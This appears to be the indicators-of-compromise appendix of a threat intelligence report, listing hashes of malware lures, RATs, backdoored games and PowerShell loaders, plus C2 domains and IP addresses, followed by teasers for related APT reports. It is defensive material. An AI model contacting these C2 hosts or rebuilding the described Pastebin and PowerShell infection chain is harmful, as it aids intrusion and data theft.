
EXE md5	DA486DF0D8E03A220808C3BFA5B40D06	Stage 2 executable (Adope-exe) that invokes Pastebin chain
EXE md5	C7F98F890B21C556D16BFF55E33C33AB	Stage 2 executable (Application-exe) that invokes Pastebin chain
EXE md5	FAFCC11AF99ACF1B70997BC4BF36CFC0	Stage 2 executable (bind-exe) which is a backdoored Tile Slide Puzzle computer game that invokes Pastebin chain – code freely available
EXE md5	28CACBF64141F50426830B385AB1BE4C	Dell-cmd – Command string to Delete User Temp directory
EXE md5	F30C00E87C7EE27033DC0AC421F3B4F8	Stage 2 executable (D-exe) that invokes Pastebin chain
EXE md5	51A59AEC24B5046EC4615728A5B52802	Stage 2 executable (Dv-exe) that invokes Pastebin chain
EXE md5	98BDE191AE6E2F7D8D4166C4B21A27D2	Office-vbs – github.gist lolpoke/system1
EXE md5	9E152A6ADCB57D44284AF3B6FD0C94C2	Stage 2 executable (p0w-exe) that invokes Pastebin chain
EXE md5	CAB62BB5F00FE15683C6AF760C8E8F7E	wPic4-exe – RAT executable similar to Pictures4.exe
EXE md5	192DD65864119017AA307BE3363E31BB	Powe1-exe – executable that uses scheduled tasks to execute VB scripts
EXE md5	71E462260F45C5E621A5F5C9A5724844	WinPeggy4-exe – backdoored Peggy Bees computer game – source code available on Microsoft site
EXE md5	AB98768D2440E72F42FCD274806F8D2A	WinPeggy-exe – another variant of WinPeggy4.exe
EXE md5	DAACE673B1F4DFE8A4D3D021C5190483	Word-hta – VBS code to invoke PowerShell from github.gist..0lol0/system1.ps1
EXE md5	1529AE427FE4EB2D9B4C3073B2AA9E10	Word-vbs – VBS code to invoke PowerShell from github.gist lolpoke/system1.ps1
Powershell md5	CCD324DF0F606469FCA3D1C6FFA951AD	System1.ps1 – PowerShell script that invoke a binary in memory that uses NETSH commands to allow programs, then execute a Trojan downloaded from myftp[.]biz
Powershell md5	D153FF52AE717D8CF26BEF57BDB7867D	Install.ps1 – PowerShell script that invoke a cobalt strike beacon
EXE md5	AD1C91BF5E7D1F0AAF2E4EFB8FB79ADE	Stage 2 executable (res-vbs) that invokes Pastebin chain
EXE md5	EE3AD5B06DBC6CCA7FDC9096697A9B4A	Re-vbs – VBS script that uses Pastebin data to create scheduled task and run JScript to invoke RAT
EXE md5	805CA34E94DA9615C13D8AF48307FB07	Folder.exe – another RAT variant based on Pastebin chain

EXE md5	F330703C07DDD19226A48DEBA4E8AA08	Stage 2 executable (shell-exe) that invokes Pastebin chain
EXE md5	CFD2178185C40C9E30AADA7E3F667D4B	Another RAT variant based on Pastebin chain
EXE md5	C2EE081EC3ADEF4AFACAB1F326EE50FF	2poker2.exe – use PowerShell command to invoke base64 string from Pastebin and create another RAT variant
EXE md5	B3A472F81F800B32FE6595F44C9BF63B	Stage 1 executable / lure
EXE md5	DF3F3AD279CA98F947214FFB3C91C514	Stage 1 executable / lure
EXE md5	221EEF8511169C0496BBC79F96E84A4A	Stage 1 executable / lure
EXE md5	62DF4BC3738BE5AD4892200A1DC6B59A	Stage 1 executable / lure
EXE md5	55D33D9DA371FDFE7871F2479621444A	Stage 1 executable / lure
EXE md5	838696872F924D28B08AAAA67388202E	Stage 1 executable / lure
EXE md5	E8BE9843C372D280A506AC260567BF91	Stage 1 executable / lure
EXE md5	55D33D9DA371FDFE7871F2479621444A	Stage 1 executable / lure
EXE md5	D9DBB65A42FFE0575F0E99F7498A593E	Stage 1 executable / lure
EXE md5	5DB18AB35D29D44DDA109F49D1B99F38	Stage 1 executable / lure
EXE md5	DAE24E4D1DFCDD98F63F7DE861D95182	Stage 1 executable / lure
EXE md5	2358DBB85A29167FA66EE6BF1A7271CD	Stage 1 executable / lure
EXE md5	10DFA690662B9C6DB805B95500FC753D	Stage 1 executable / lure
EXE md5	6B5946E326488A8C8DA3AAEC2CB6E70F	Stage 1 executable / lure
EXE md5	342A4D93DF060289B2D8362461875905	Stage 1 executable / lure
EXE md5	C9CAE9026EE2034626E4A43CFDD8B192	Stage 1 executable / lure
Network	dji-msi.2waky.com	External C2 domain; rotates with the others over time
Network	checktest.www1.biz	External C2 domain; rotates with the others over time
Network	fulltest.yourtrap.com	External C2 domain; rotates with the others over time
Network	microsoft10.compress.to	External C2 domain; rotates with the others over time
Network	mmh.ns02.us	External C2 domain; rotates with the others over time
Network	ramliktest.mynetav.org	External C2 domain; rotates with the others over time

Network	testhoward.mysecondarydns.com	External C2 domain; rotates with the others over time
Network	testmace.compress.to	External C2 domain; rotates with the others over time
Network	time-loss.dns05.com	External C2 domain; rotates with the others over time
Network	wiknet.mooo.com	External C2 domain; rotates with the others over time
Network	Wiknet.wikaba.com	External C2 domain; rotates with the others over time
Network	supports.mefound.com	External C2 domain; rotates with the others over time
Network	saso10.myftp.biz	External C2 server used by PowerShell scripts to download malware
Network	192.169.7.250	External C2 server (most active)
Network	104.200.67.190	External C2 server (least active)
Network	185.117.72.190	External C2 server (least active)
Network	45.63.97.44	External C2 server (least active)

Latest Webinars





Reports

Kaspersky researchers analyze updated CoolClient backdoor and new tools and scripts used in HoneyMyte (aka Mustang Panda or Bronze President) APT campaigns, including three variants of a browser data stealer.

Kaspersky discloses a 2025 HoneyMyte (aka Mustang Panda or Bronze President) APT campaign, which uses a kernel-mode rootkit to deliver and protect a ToneShell backdoor.

Kaspersky GReAT experts analyze the Evasive Panda APT's infection chain, including shellcode encrypted with DPAPI and RC5, as well as the MgBot implant.

Kaspersky expert describes new malicious tools employed by the Cloud Atlas APT, including implants of their signature backdoors VBShower, VBCloud, PowerShower, and CloudAtlas.
